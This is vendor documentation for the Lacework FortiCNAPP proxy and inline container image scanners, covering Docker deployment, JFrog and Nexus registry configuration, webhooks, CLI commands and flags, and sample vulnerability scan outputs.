1. Using the Docker client CLI, pull the Lacework FortiCNAPP image:

```
docker pull lacework/lacework-proxy-scanner:latest
```

2. Create a writeable container layer and start the image:

```
docker run \
--mount type=bind,source="$(pwd)"/cache,target=/opt/lacework/cache \
-v `pwd`/config.yml:/opt/lacework/config/config.yml \
-p 8080:8080 \
lacework/lacework-proxy-scanner
```

where
`"$(pwd)"/cache` is the persistent storage location where you want to store cache
`` `pwd`/config.yml `` is your configuration file location

```
docker run \
--mount type=bind,source=/YourHostDirectoryPath/cache,target=/opt/lacework/cache \
-v /YourHostDirectoryPath/config.yml:/opt/lacework/config/config.yml \
-p 8080:8080 \
lacework/lacework-proxy-scanner:latest
```

For debugging purposes, add `-e LOG_LEVEL=debug`:

```
docker run -e LOG_LEVEL=debug -d --mount ...
```

Available LOG_LEVEL options = `error|warn|debug`

Configure the JFrog Registry Webhook (for Optional Notifications)

For JFrog to send webhooks, turn off Artifactory Webhook Validation.

1. Create a *new webhook* and provide the following details:
   - *Name:* Provide a name for the webhook (for example: `LWProxyscanner`)
   - *URL:* Specify the URL that the webhook invokes.

     ```
     <ProxyScannerHost>:8080/v1/notification?registry_name=<RegistryNameFromYourConfig.yml>
     ```

     Use following options in the webhook URL:
     - `<ProxyScannerHost>` Modify this to point to your proxy scanner instance. This should be the FQDN or IP of your proxy scanner.
     - `<RegistryNameFromYourConfig.yml>` Modify this to be the JFrog registry `name` that was entered when configuring the Proxy Scanner.
   - *Event:* Select `Docker Tag was pushed` and/or `Docker Tag was promoted`.
   - *Add Repositories:* Select a specific repository (for example: `docker-quickstart-local`) or *Any Local Repository*.
2. Click *Create* or *Save* once complete.
3. Push a new image to this repository and check the scan results in the Lacework FortiCNAPP container vulnerability assessment dossier (*Vulnerabilities* > *Containers*).

Check Scanning Results

Check the scan results in the Lacework FortiCNAPP container vulnerability assessment dossier (*Vulnerabilities* > *Containers*).

Integrate Proxy Scanner with Sonatype Nexus Registry

Deploy a proxy scanner that integrates with your Nexus registry to provide container vulnerability assessments.

Create a Proxy Scanner Integration in Lacework FortiCNAPP

Creating an integration in the Lacework FortiCNAPP Console is the first step in setting up the proxy scanner. To create an integration, follow these steps:

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Go to *Settings* > *Integrations* > *Container Registries*.
3. Click *+ Add New*.
4. From the *Registry Type* drop-down, select *Proxy Scanner* and click *Next*.
5. Complete the required settings.
6. Click *Save*.
   Do not download the proxy scanner from the provided URL; you can pull the image from Docker Hub as described in Deploy the Proxy Scanner.
7. Click the Authorization Token's *copy to clipboard* icon.
   This is the integration's associated token. You need this to configure the proxy scanner.

Configure the Nexus Registry Repository

1. Go to the *Administration* module, and select *Repositories*, and *Repositories*.
2. Create a new hosted Docker repository or copy the name of the existing hosted Docker repository (for example: `my-nexus-repo-name`).

Configure the Proxy Scanner

1. Go to the *Nexus Browse/Welcome page* > *Browse*.
2. Select the repository key that you created in *Configure the Nexus Registry Repository* (for example: `my-nexus-repo-name`).

3. Use the configuration details from this repository to help create a `config.yml` file that will be used by proxy scanner.

```
scan_public_registries: false
static_cache_location: /opt/lacework
default_registry:
lacework:
  account_name: lacework-account
  integration_access_token: authorization-token
registries:
  - domain: NEXUS-FQDN:PORT
    name: my-nexus-integration
    ssl: true
    is_public: false
    credentials:
      user_name: "userinregistry"
      password: "password"
    notification_type: nexus
    disable_non_os_package_scanning: false
    go_binary_scanning:
      enable: true
```

Adjust the values for the following settings to match your repository and environment:

- *`account_name:`* Your Lacework FortiCNAPP account name. This can be found as part of the URL used to access your Lacework FortiCNAPP Console (for example: `https://specializedsoftware.lacework.net`). However, do not include the `.lacework.net` or `https://` portions when entering the account name.
- *`integration_access_token:`* The authorization token from step 7 in Create a Proxy Scanner Integration in Lacework FortiCNAPP.
- *`domain:`* Adjust the domain to your environment.
  - Use the same domain that you use for Docker login. For example:
    - If you log into Docker using `dockerHost:Port`, use `domain = dockerHost:Port`.
    - If you log into Docker using `dockerHost`, use `domain = dockerHost`.
- *`ssl:`* Set to `true` if your Nexus registry is configured with HTTPS.

  If it's an SSL/HTTPS-based registry, do not add port 443 but check the `SSL` checkbox.

- *`user_name:`* Provide your Nexus registry username.
- *`password:`* Provide your Nexus registry password.
- *`notification_type:`* Enter *nexus*.
- *`disable_non_os_package_scanning:`* Change to `true` if you want to disable scanning of Language Libraries (non-OS packages).
- *`go_binary_scanning`* - Set to `enable` if you want to scan for Go binaries.

4. Check the scan results in the Lacework FortiCNAPP container vulnerability assessment dossier (*Vulnerabilities* > *Containers*). The poll frequency determines how long it takes for the scan results to show.

Deploy the Proxy Scanner

Before you deploy the proxy scanner, ensure that you set up a host machine with Docker installed.

1. Pull the latest Lacework FortiCNAPP proxy scanner image:

```
docker pull lacework/lacework-proxy-scanner:latest
```

2. Create a persistent storage location for the Lacework FortiCNAPP proxy scanner cache and change the ownership:

```
mkdir cache
chown -R 1000:65533 cache
```

3. Start the Lacework FortiCNAPP proxy scanner:

```
 docker run -d --mount type=bind,source="$(pwd)"/cache,target=/opt/lacework/cache -v
"$(pwd)"/config.yml:/opt/lacework/config/config.yml -p 8080:8080 lacework/lacework-proxy-
scanner
```

   For debugging purposes, add `-e LOG_LEVEL=debug`:

```
docker run -e LOG_LEVEL=debug -d --mount ...
```

   Available LOG_LEVEL options = `error|warn|debug`

Configure the Nexus Registry Webhook (for Notification Option Only)

1. Go to the Nexus *Administration Module* > *System* > *Capabilities*
2. Click *Create capability* and select *Webhook:Repository* to create a new webhook.
   - *Repository:* Select the repository from which you want to discriminate events.
   - *Event Types:* Select `Component` and click the *>* button to move to the *Selected* box.
   - *URL:* Specify the URL that the webhook invokes. This will be the URL to the proxy scanner. Follow the URL format:

```
<ProxyScannerHost>:8080/v1/notification?registry_name=<RegistryNameFromYourConfig.yml>
```

```
<ProxyScannerHost>:8080/v1/notification?registry_name=my-nexus-repo-name
```

3. Click *Create capability* to save the webhook configuration.
4. Push a new image to this repository and check the scan results in the Lacework FortiCNAPP container vulnerability assessment dossier (*Vulnerabilities* > *Containers*).

You'll need to create a webhook configuration like this for each Docker repository you have.

Integrate Inline Scanner

See Local Scanning Quickstart for a step-by-step guide for each supported operating system.
See Integrating with CI Pipelines for guides on integrating with continuous integration systems.

Overview

There are many steps involved in building and deploying a containerized application, a complete container image lifecycle approach is key to managing software supply chain risks. The Lacework FortiCNAPP inline scanner allows you to integrate Lacework FortiCNAPP security capabilities into your software supply chain workflows by allowing you to scan and assess Docker container images for vulnerabilities without checking them into a container registry.

The inline scanner container registry integration performs an inline scan outside of Lacework FortiCNAPP. You can then configure the inline scanner to send a request to Lacework FortiCNAPP to assess the collected data. After you create an inline scanner integration in the Lacework FortiCNAPP Console, you can download and deploy the inline scanner as a binary within your development tool chain.

The inline scanner is triggered on an on-demand basis within build chain workflows. The trigger could be, for example, the start of a new container image build in the CI pipeline or a developer wants to assess a build on their local machine. The inline scanner collects data about the container image using your configured settings about what data to collect. Using the associated server token that was created when you integrated the inline scanner in the Lacework FortiCNAPP Console, the inline scanner initiates an API request for assessment by Lacework FortiCNAPP. After the token is authorized, Lacework FortiCNAPP assesses the file data. View the results on the Vulnerability Assessment page in the Lacework FortiCNAPP Console. You can configure additional output types.

You can download the inline scanner software from the Lacework FortiCNAPP GitHub Repository.

Default Scanning Quotas

- The inline scanner supports a maximum of 600 container image assessments per hour for each Lacework FortiCNAPP account. You can configure this in the *Optional settings* for your container registry integration.
- The maximum number of image assessments per hour for each registry integration is the same as per each Lacework FortiCNAPP account.

Upgrades

When installing a new version of the inline scanner, be aware of the following:

The existing configuration will not be overwritten, including environment variables. As such, any new default behavior will not become active unless you explicitly configure it after upgrading.

For example, from v0.2.4 onwards, language libraries are scanned by default. If this feature was previously disabled in your configuration, it will remain disabled. See the `configure scanner` section for methods to enable it.

Delete an Existing Configuration (Optional)

If you wish to install a new version of the inline scanner and remove any previous configuration, including any authentication values, use the `configure reset` command after installing the new release.

This will also activate any new defaults included in the new release.

Save Evaluation Results in the Lacework FortiCNAPP Console

After upgrading the Lacework FortiCNAPP scanner from 0.1.x to 0.2, the inline scanner no longer saves evaluation results to the Lacework FortiCNAPP Console by default.

To keep the same behavior as before, perform one of the following options:

- Run the `configure data` command and enter `true` for the "Save results in platform" option.
- Use the `LW_SCANNER_SAVE_RESULTS=true` environment variable on your local or CI/CD system.
- Use the `--save` flag when running the `image evaluate` or `image scan` commands.

Scan Language Libraries

From v0.2.4 onwards, inline scanner releases scan language libraries by default.

To disable this feature, use one of these three methods:

- Run the `lw-scanner configure scanner` command and enter `false` when the *Scan Library packages* prompt appears.
- Set the following environment variable in your local or CI/CD system: `export LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=true`
- Use the `--disable-library-package-scanning` flag when running the `image evaluate` or `image scan` commands.

Inline Scanner Support

The inline scanner can be run on the following operating systems:

- Linux
- Mac
- Windows

Check Container Image Support to see what container images can be scanned by the Inline Scanner (such as supported operating systems, package managers, image formats, etc).

CPU and Memory Resources

The following two sections outline the amount of CPU and memory resources needed when running the Inline Scanner.

The Inline Scanner uses the local system resources available to it and there is no method of allocating resources directly.

Memory Recommendation

Maximum image size + 500MB additional headroom.

Example: 3GB image + 0.5GB = 3.5GB Memory

CPU Recommendation

Maximum of two core CPU is sufficient for most workloads.

Create an Inline Scanner Integration in the Lacework FortiCNAPP Console

Creating an integration in the Lacework FortiCNAPP Console is the first step in setting up the inline scanner. To create an integration, follow these steps:

1. Log in to the Lacework FortiCNAPP Console with an account with admin permissions.
2. Go to *Settings > Integrations > Container registries*.
3. Click *+ Add New*.
4. Select *Inline Scanner* and click *Next*.
5. Name the integration and complete any optional settings.
6. Click *Save*.
   This displays a window that provides the inline scanner's download URL and authorization token.

7. Click the URL's *Copy to clipboard* icon and paste it into a new browser window.
   This is where you download the inline scanner.
8. Click the Authorization Token's *Copy to clipboard* icon.
   This is the integration's associated token. You need this to configure the inline scanner.

After you save the integration, its name displays on the Integrations Container Registry page. For next steps, continue to Deploy the Inline Scanner.

Inline Scanner Settings

Setting Name	*Description*
Name	Specify a unique name to display for the integration in the Lacework FortiCNAPP Console.
Limit Number of Scans per hour	Enter the maximum number of scans per hour that this integration can perform. This must be below the maximum number of image assessments per hour for a Lacework FortiCNAPP account (see Default Scanning Quotas).
Identifier Tags	Specify tags as key:value pairs.
CI / CD Policies	Associate Policies with a Registry Integration.

Integrate the Inline Scanner with your CI Pipeline

See Integrating with CI Pipelines for guides on integrating with continuous integration systems.

Obtain the Inline Scanner and Authorization Token

If you don't already have the inline scanner or integration server authorization token, follow these steps to get them:

1. Navigate to *Settings > Integrations > Container registries*.
2. Click the name of the inline scanner integration.
   This opens the integration's details.
3. Click the URL's *Copy to clipboard* icon and paste it into a new browser window.
   This is where you download the inline scanner.
4. Click the Authorization Token's *Copy to clipboard* icon.
   This is the integration's associated token. You need this to configure the inline scanner. [END]:#

Deploy the Inline Scanner

After you download the inline scanner, place it in a location of your choice and make it executable.

Add the inline scanner binary to your operating system PATH to execute it as `lw-scanner` throughout your system.

If not adding the binary to your PATH, you will need to adjust the command examples shown in this article.

```
./lw-scanner-linux-arm64
```

```
lw-scanner-windows-amd64.exe
```

For next steps, continue to the Configuration Commands section. Ensure you run the `configure auth` command.

Configuration Commands

This section provides information about the available configuration commands. In the command line the values that display inside parentheses represent your current configuration settings.

There are also environment variables for configuring authentication, exporting data to Lacework FortiCNAPP, the scanner, version, and global flags that can be set as an alternative for some of these commands. In addition, the Lacework FortiCNAPP scanner will honor the standard Linux `HTTP_PROXY` and `HTTPS_PROXY` environment variables if they are set in your local or CI/CD system.

`configure auth`

After you create the inline scanner integration, you must run the `configure auth` command once. You can run this command again later if you need to update the configuration. For configuration authentication, run this command:

```
lw-scanner configure auth
```

Provide the following information:

- Lacework FortiCNAPP account name
  For example, if your login URL is mycompany.lacework.net, the account name is mycompany.
- Authorization token
  Copy and paste the token from the inline scanner integration created in the Lacework FortiCNAPP Console.

Configure Authentication Using Environment Variables

You can also use environment variables to set the authorization token and account name for the inline scanner. To configure environment variables in your local system, run this command:

```
export VARNAME = "myvalue"
```

where:

`VARNAME` is the variable name. `myvalue` is the variable value.

You can use the following environment variables in your local or CI/CD system:

Variable Name	Value
LW_ ACCOUNT_ NAME	Your Lacework FortiCNAPP account name. For example, if your login URL is `mycompany.lacework.net`, the account name is `mycompany`.
LW_ACCESS_ TOKEN	Authorization token. Copy and paste the token from the inline scanner integration created in the Lacework FortiCNAPP Console.

configure data

The `configure data` command configures how the inline scanner handles data, such as where to store data and if it is saved in a file. To configure data handling, run this command:

```
lw-scanner configure data [flags]
```

Provide the following information:

- Data storage directory
  Enter the directory where you want to store all inline scanner command output. Note that the `-d, --data-directory` global flag overrides the directory defined here.
- Store evaluation in file - true/false
  True stores assessment data in a file.
  False (default) does not store assessment data in a file.
- Store manifest in file - true/false
  True stores manifest data in a file.
  False (default) does not store manifest data in a file.
- Save results in platform - true/false
  True sends evaluation results to the Lacework FortiCNAPP Console.
  False (default) does not send evaluation results to the Lacework FortiCNAPP Console.

Save Results in Platform using Environment Variable

Configure Save results in platform to `true` by using an environment variable on your local or CI/CD system:

```
export LW_SCANNER_SAVE_RESULTS=true
```

configure logging

The `configure logging` command configures how the inline scanner handles logging data, such as where to store logs and the logging level. To configure logging, run this command:

```
lw-scanner configure logging
```

- Log eval - debug/info/warn/error
  Enter the minimum vulnerability level to log. For example, if set to info, then info, warning, and error level vulnerabilities are logged.
- Log file directory
  Enter the directory where you want to store inline scanner logs. Note that the `-l, --log-directory` global flag overrides the directory defined here.

configure reset

The `configure reset` command resets all inline scanner configuration settings. To reset configuration settings, run this command:

```
lw-scanner configure reset
```

configure scanner

This feature is enabled by default. Find out more about this feature in the Language Libraries Support section.

Prior to v0.2.4, inline scanner releases will not have this feature enabled by default.

The `configure scanner` command allows you to enable or disable library package scanning for non-OS programming languages.

To enable or disable library scanning, run this command:

```
lw-scanner configure scanner
```

When the "Scan Library packages" prompt appears, enter `true` or `false`.

Configure Scanner using Environment Variable

Enable or disable library package scanning for non-OS programming languages by setting the following environment variable:

```
export LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=false
```

```
export LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=true
```

Use the environment variable in your local or CI/CD system.

Disable Language Library Scanning with Flag

You can disable language library scanning by adding the `--disable-library-package-scanning` flag to the `image evaluate` command in your local or CI/CD system:

```
lw-scanner image evaluate ${IMAGE_NAME} ${IMAGE_TAG} --disable-library-package-scanning
```

See Flags for `image evaluate` for general usage of the `--disable-library-package-scanning` flag.

configure view

The `configure view` command displays all inline scanner configuration information. To view the current configuration, run this command:

```
lw-scanner configure view
```

Example configuration output:

```
Current config :
{
  "auth": {
    "account_name": "myaccountname",
    "integration_access_token": "_123456789abcdef123456789abcd"
  },
  "logging": {
    "log_level": "error",
    "log_file_directory_path": ""
  },
  "tags": {
    "build_id": "dev_build",
    "build_plan": "dev_machine",
    "hostname": "My-MacBook-Pro.local",
    "source": "lacework_inline_scanner",
    "user": "Firstname Lastname"
  },
  "data": {
    "data_file_directory": "",
    "store_evaluations_in_file": false,
    "store_manifest_in_file": false,
    "output_format": "json"
  }
}
```

configure version

The `configure version` command lets you disable the update checks that occur every time you run a `lw-scanner` command. To disable update checks, run this command:

```
lw-scanner configure version
```

When the "Disable Update checks" prompt appears, enter `true`.

Configure Version using Environment Variable

Disable update checks by setting the following environment variable:

```
export LW_SCANNER_DISABLE_UPDATES=true
```

Use the environment variable in your local or CI/CD system.

Global Flags

The inline scanner provides the following global flags:

- `-d, --data-directory string` specify the directory path to store command outputs. Note that this flag overrides the directory set by the `configure data` command.
- `--debug` creates a debug log file and enables debug logging.
- `-l, --log-directory string` specify the directory path to store inline scanner logs. Note that this flag overrides the directory set by the `configure logging` command.
- `--log-stdout` enables logging to stdout in your console.

Example command:

```
lw-scanner image evaluate image_name image_tag -d=/abc/def/
```

This example command sets the directory that stores command outputs (such as assessments, manifests) to /abc/def/.

Global Flags using Environment Variables

Use the following environment variables for the specified global config options:

```
export LW_SCANNER_DATA_DIRECTORY=<data-directory-path>
```

```
export LW_SCANNER_ENABLE_DEBUGGING=<true|false>
```

```
export LW_SCANNER_LOGGING_DIRECTORY=<log-directory-path>
```

```
export LW_SCANNER_ENABLE_STDOUT_LOGGING=<true|false>
```

Scan Java Images Offline

By default, the Inline Scanner accesses `https://search.maven.org/solrsearch/select` when searching for Maven Java dependencies/jars. If this Maven site is down, the Inline Scanner can fail with `EOF` and `504` timeouts.

Use the following environment variable if you want to stop the Inline Scanner from accessing `https://search.maven.org/solrsearch/select` for Maven Java dependencies:

```
JAVA_OFFLINE_MODE=true
```

`image evaluate`

The `image evaluate` command scans the container image to collect package information and then assesses the data. Assessment results are available in the Lacework FortiCNAPP Console, and may also be printed to the command line in tabular format depending on the verbose mode.

To perform a scan and assessment, run one of the following commands:

```
lw-scanner image evaluate image_name image_tag [flags]
```

```
lw-scanner image evaluate image_name:image_tag [flags]
```

```
lw-scanner image evaluate image_name image_digest [flags]
```

```
lw-scanner image evaluate image_name@image_digest [flags]
```

```
lw-scanner image evaluate image_name image_tag@image_digest [flags]
```

```
lw-scanner image evaluate image_name:image_tag@image_digest [flags]
```

Flags for `image evaluate`

Use the `--docker-*` flags to fetch image details from a registry and perform a remote scan. When using these flags, a remote scan will be performed even if the image is present locally.

- `-t, --access-token string` sets the Lacework FortiCNAPP access token / Authorization Token.
- `-n, --account-name string` sets the Lacework FortiCNAPP account name. This can be found as part of the URL used to access your Lacework FortiCNAPP Console (for example: `https://specializedsoftware.lacework.net`). However, do not include the `.lacework.net` or `https://` portions when entering the account name.
- `-i, --build-id string` sets the build ID from the CI system. This is included in the assessment data.

- `-p, --build-plan string` sets the build plan name from the CI system. This is included in the assessment data.
- `-c, --ci-build` tags the evaluation as a CI Build in the assessment report. This is automatically set if either `--build-id` or `--build-plan` is defined.
- `--disable-library-package-scanning` will disable image scans for non-OS library packages. This feature is enabled by default from v0.2.4 onwards. To find out more about this feature, see the Language Libraries Support section.
  - You can disable language library scanning even when it has been enabled by including this flag.
- `--docker-password string` sets the password to access the Docker registry.
- `--docker-server string` sets the Docker server address.
- `--docker-username string` sets the username to access the Docker registry.
- `-e, --exceptions` includes vulnerability exceptions in the evaluation report. It also adds the number of exceptions for the image per severity in a separate column.
- `-f, --fixable` prints and/or saves fixable vulnerabilities only.
- `--html` saves the evaluation report as a local HTML file. By default, the file is saved in your current working directory in the format of `OS_TYPE-IMAGE_DIGEST_SHA256.html` (use the `--html-file` flag for a custom name).
- `--html-file string` sets a custom file name for the HTML report (if the `--html` flag is used).
- `-j, --json` prints the evaluation results in JSON format (default is false). This offers the same output as the `-v=false` option.
  - If `-v=true` and `-j=true`, a JSON output is produced as the JSON flag overrides the verbose flag.
- `--no-color` stops colors from being rendered in evaluation results when the `--pretty` option is used.
- `--no-pull` will stop the image from being pulled if not present locally. This will not apply if the `--docker-*` flags have been specified.
- `--pretty` renders table borders and adds color to Severity column in the output of the evaluation results.
- `-q, --quiet` will stop the print progress in StdOut when using verbose mode (`-v, --verbose`).
- `--registry string` sets the registry for the local image being scanned (use `--docker-server` if you want to perform a remote scan of an image in a registry).

The URI format must contain the schema prefix, for example: `https://index.docker.io`, not `index.docker.io`.

When `--registry` is not specified, the `image_name` is parsed to extract the registry. If the registry isn't referenced in the `image_name`, the local image is parsed to discover the default registry.

If the registry cannot be discovered in this way, it will be set to `local_image`.

- `-s, --save` saves the evaluation results to the Lacework FortiCNAPP Console (default is false).
  - Alternatively, use `export LW_SCANNER_SAVE_RESULTS=true` to set an environment variable on your local or CI/CD system.
  - The Lacework FortiCNAPP Console displays the image assessment source as *lacework_inline_scanner* if a `--registry` is specified or *local_image* if a `--registry` is not specified.
- `--simple` displays evaluation results without `Introduced in Layer` and `File Path` columns.
- `--tags string` takes a string of key value pairs to help identify or filter the evaluation results (example: `server=myhost,foo=bar`).
- `-v, --verbose` sets verbose mode.
  - `-v=true` (default) prints the following: detailed process data in the command line in human-readable format and assessment data in tabular format.
  - `-v=false` does not print any process data in the command line and prints assessment data in JSON format.

- `-w, --wide` prints and/or saves more detailed data in evaluation results (default true).

Container Vulnerability Policy Flags

See the Container Vulnerability Policy Support section for additional flags that can be used to evaluate images based on policies.

Example Outputs for Evaluation Results

The following examples are evaluation results printed to the command line when using certain flags.

Verbose Mode

`-v=true` or `-j=false`

```
                                CONTAINER IMAGE DETAILS
VULNERABILITIES
-------------------------------------------------------------------------------------------+-------
-------------------------
    ID          sha256:a123b45678901234fake56bc777e3f99faca8aa2bb8c77cadd8888bbbb666f77
SEVERITY   COUNT   FIXABLE
    Digest      sha256:12300e6d3fake30e12345678e901a22a3bb00a77b2d8e66aac2ffe90c1c33333     ------
-----+-------+----------
    Registry    inline_scanner
Critical       0         0
    Repository  mysql                                                                    High
          1         0
    Size        520.0 MB
Medium         8         0
    Created At  2020-12-21T20:34:37.951Z                                                 Low
         13         0
    Tags        latest                                                                   Info
        46         0
      CVE ID       SEVERITY   PACKAGE   CURRENT VERSION      FIX VERSION
    INTRODUCED IN LAYER
----------------+----------+---------+-----------------+-------------------+--------------------
-------------------------------------------------
  CVE-2020-29361   Medium     p11-kit   0.23.15-2         0.23.15-2+deb10u1   ADD


file:3abcef4d123fakec4567fd70a035c130a91b5da001dd99c01b1acd345c0066e9
                                                                                    in /

----------------+----------+---------+-----------------+-------------------+--------------------
-------------------------------------------------
  CVE-2020-29362   Medium     p11-kit   0.23.15-2         0.23.15-2+deb10u1   ADD
```

```
file:3abcef4d123fakec4567fd70a035c130a91b5da001dd99c01b1acd345c0066e9
                                                                                in /

-----------------+----------+---------+-----------------+-------------------+---------------------
--------------------------------------------------
  CVE-2020-29363   Info       p11-kit   0.23.15-2         0.23.15-2+deb10u1   ADD


file:3abcef4d123fakec4567fd70a035c130a91b5da001dd99c01b1acd345c0066e9
                                                                                in /

-----------------+----------+---------+-----------------+-------------------+---------------------
--------------------------------------------------
```

`-v=false` or `-j=true`

```
{
  "image": {
    "image_info": {
      "created_time": "string",
      "image_digest": "string",
      "image_id": "string",
      "registry": "string",
      "repository": "string",
      "size": 0,
      "tags": [
        "string"
      ]
    },
    "image_layers": [
      {
        "hash": "string",
        "created_by": "string",
        "packages": [
          {
            "name": "string",
            "namespace": "string",
            "fix_available": "string",
            "version": "string",
            "vulnerabilities": [
              {
                "name": "string",
                "description": "string",
                "link": "string",
                "severity": "string",
                "metadata": {
                  "additionalProp1": {},
                  "additionalProp2": {},
                  "additionalProp3": {}
                },
```

```
                "fix_version": "string"
              }
            ],
            "fixed_version": "string",
            "host_count": "string",
            "severity": "string",
            "cve_link": "string",
            "cvss_score": "string",
            "cvss_v3_score": "string",
            "cvss_v2_score": "string",
            "status": "New",
            "package_status": "string",
            "last_updated_time": "string",
            "first_seen_time": "string"
          }
        ]
      }
    ]
  },
  "scan_status": "string",
  "total_vulnerabilities": 0,
  "critical_vulnerabilities": 0,
  "high_vulnerabilities": 0,
  "medium_vulnerabilities": 0,
  "low_vulnerabilities": 0,
  "info_vulnerabilities": 0,
  "fixable_vulnerabilities": 0,
  "last_evaluation_time": "string"
}
```

--wide=false --simple

```
                                CONTAINER IMAGE DETAILS                                                  VULNERABILITIES
-----------------------------------------------------------------------------------------------+---------------------------------
    ID           sha256:e80747567b58d7b5e0d31bf5f148951582d4bdf57aa02fe475b6316e1fb851cb       SEVERITY   COUNT   FIXABLE
    Digest       sha256:3e2e7e08f088c7c9c0c836622f725540ade205f10160a91dd3cc899170d410ef     -----------+-------+----------
    Registry     index.docker.io                                                               Critical      17         6
    Repository   node                                                                          High           0         0
    Size         949.1 MB                                                                      Medium         0         0
    Created At   2022-05-18T22:21:07.790Z                                                      Low           14         2
    Tags         latest                                                                        Info         129         7

       CVE ID        SEVERITY      PACKAGE          CURRENT VERSION            FIX VERSION         NAMESPACE     STATUS
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-27404     Critical   freetype        2.10.4+dfsg-1             2.10.4+dfsg-1+deb11u1   debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-32207     Critical   curl            7.74.0-1.3+deb11u1        7.74.0-1.3+deb11u2      debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-1586      Critical   pcre2           10.36-2                                           debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-1587      Critical   pcre2           10.36-2                                           debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-1664      Critical   dpkg            1.20.9                    1.20.10                 debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2015-20107     Critical   python3.9       3.9.2-1                                           debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-2068      Critical   openssl         1.1.1n-0+deb11u1          1.1.1n-0+deb11u3        debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-1292      Critical   openssl         1.1.1n-0+deb11u1          1.1.1n-0+deb11u2        debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2021-29921     Critical   python3.9       3.9.2-1                                           debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-1253      Critical   libde265        1.0.8-1                                           debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
  CVE-2022-32081     Critical   mariadb-10.5    1:10.5.15-0+deb11u1                               debian:11   VULNERABLE
------------------+----------+--------------+------------------------+----------------------+-----------+-------------
```

-w=false --pretty

Container Image	Details	Vulnerabilities		
		Severity	Count	Fixable
ID	sha256:27941809078cc9b2802deb2b0bb6feed6c236cde01e487f200e24653533701ee	Critical	0	0
Digest	sha256:b6b83d3c331794420340093eb706a6f152d9c1fa51b262d9bf34594887c2c7ac	High	0	0
Registry	index.docker.io	Medium	0	0
Repository	ubuntu	Low	6	0
Size	74.2 MB	Info	3	0
Created At	2022-06-06T22:21:26.309Z			
Tags	latest			

Count	Severity	Package	Current Version	Fix Version	Status
1	Low	coreutils	8.32-4.1ubuntu1		VULNERABLE
		gmp	2:6.2.1+dfsg-3ubuntu1		
2		pcre2	10.39-3build1		
1		shadow	1:4.8.1-2ubuntu2		
		tar	1.34+dfsg-1build3		
	Info	glibc	2.35-0ubuntu3		
		ncurses	6.3-2		
		pcre3	2:8.39-13ubuntu0.22.04.1		

--pretty

Container Image	Details	Vulnerabilities		
		Severity	Count	Fixable
ID	sha256:27941809078cc9b2802deb2b0bb6feed6c236cde01e487f200e24653533701ee	Critical	0	0
Digest	sha256:b6b83d3c331794420340093eb706a6f152d9c1fa51b262d9bf34594887c2c7ac	High	0	0
Registry	index.docker.io	Medium	0	0
Repository	ubuntu	Low	6	0
Size	74.2 MB	Info	3	0
Created At	2022-06-06T22:21:26.309Z			
Tags	latest			

Package	CVE ID	Severity	Current Version	Fix Version	Namespace	Status	Introduced in Layer	File Path
coreutils	CVE-2016-2781	Low	8.32-4.1ubuntu1		ubuntu:22.04	VULNERABLE	ADD file:11157b07dde10107f3f6f2b892c869ea83-868475d5825167b5f466a7e410eb05 in /	var/lib/dpkg/status
gmp	CVE-2021-43618		2:6.2.1+dfsg-3ubuntu1					
pcre2	CVE-2022-1586		10.39-3build1					
	CVE-2022-1587							
shadow	CVE-2013-4235		1:4.8.1-2ubuntu2					

--exceptions

```
                          CONTAINER IMAGE DETAILS                                                VULNERABILITIES
-------------------------------------------------------------------------------------+-----------------------------------------------
   ID          sha256:22895deece860f266bbc6157967f89a27371694cb04fcb9189ef1a7166ec60d2      SEVERITY   COUNT   FIXABLE   EXCEPTIONS
   Digest      sha256:9c1b2fc53f4fc0a09ad2f32e298d75efd2e714d7f57334ff25935f33978d03dc    ----------+-------+---------+------------
   Registry    index.docker.io                                                            Critical       4         0           1
   Repository  truecharts/minecraft-java11                                                High          11         6           2
   Size        618.5 MB                                                                   Medium        59        53           0
   Created At  2022-10-16T22:57:55.456Z                                                   Low           53        25           2
   Tags        latest                                                                     Info          10         3           1
```

--pretty --simple

Container Image	Details	Vulnerabilities		
		Severity	Count	Fixable
ID	sha256:e80747567b58d7b5e0d31bf5f148951582d4bdf57aa02fe475b6316e1fb851cb	Critical	17	6
Digest	sha256:3e2e7e08f088c7c9c0c836622f725540ade205f10160a91dd3cc899170d410ef	High	0	0
Registry	index.docker.io	Medium	0	0
Repository	node	Low	14	2
Size	949.1 MB	Info	128	7
Created At	2022-05-18T22:21:07.790Z			
Tags	latest			

Package	CVE ID	Severity	Current Version	Fix Version	Status
aom	CVE-2021-30473	Critical	1.0.0.errata1-3		VULNERABLE
	CVE-2021-30475				
	CVE-2021-30474				
curl	CVE-2022-32207		7.74.0-1.3+deb11u1	7.74.0-1.3+deb11u2	
	CVE-2021-22945	Info			
	CVE-2021-22923				
	CVE-2021-22922				
	CVE-2021-22924	Low		7.74.0-1.3+deb11u2	
	CVE-2021-22898				
db5.3	CVE-2019-8457	Critical	5.3.28+dfsg1-0.8		

`--pretty --simple --no-color`

Container Image	Details	Vulnerabilities		
		Severity	Count	Fixable
ID	sha256:27941809078cc9b2802deb2b0bb6feed6c236cde01e487f200e24653533701ee	Critical	0	0
Digest	sha256:b6b83d3c331794420340093eb706a6f152d9c1fa51b262d9bf34594887c2c7ac	High	0	0
Registry	index.docker.io	Medium	0	0
Repository	ubuntu	Low	6	0
Size	74.2 MB	Info	3	0
Created At	2022-06-06T22:21:26.309Z			
Tags	latest			

Package	CVE ID	Severity	Current Version	Fix Version	Status
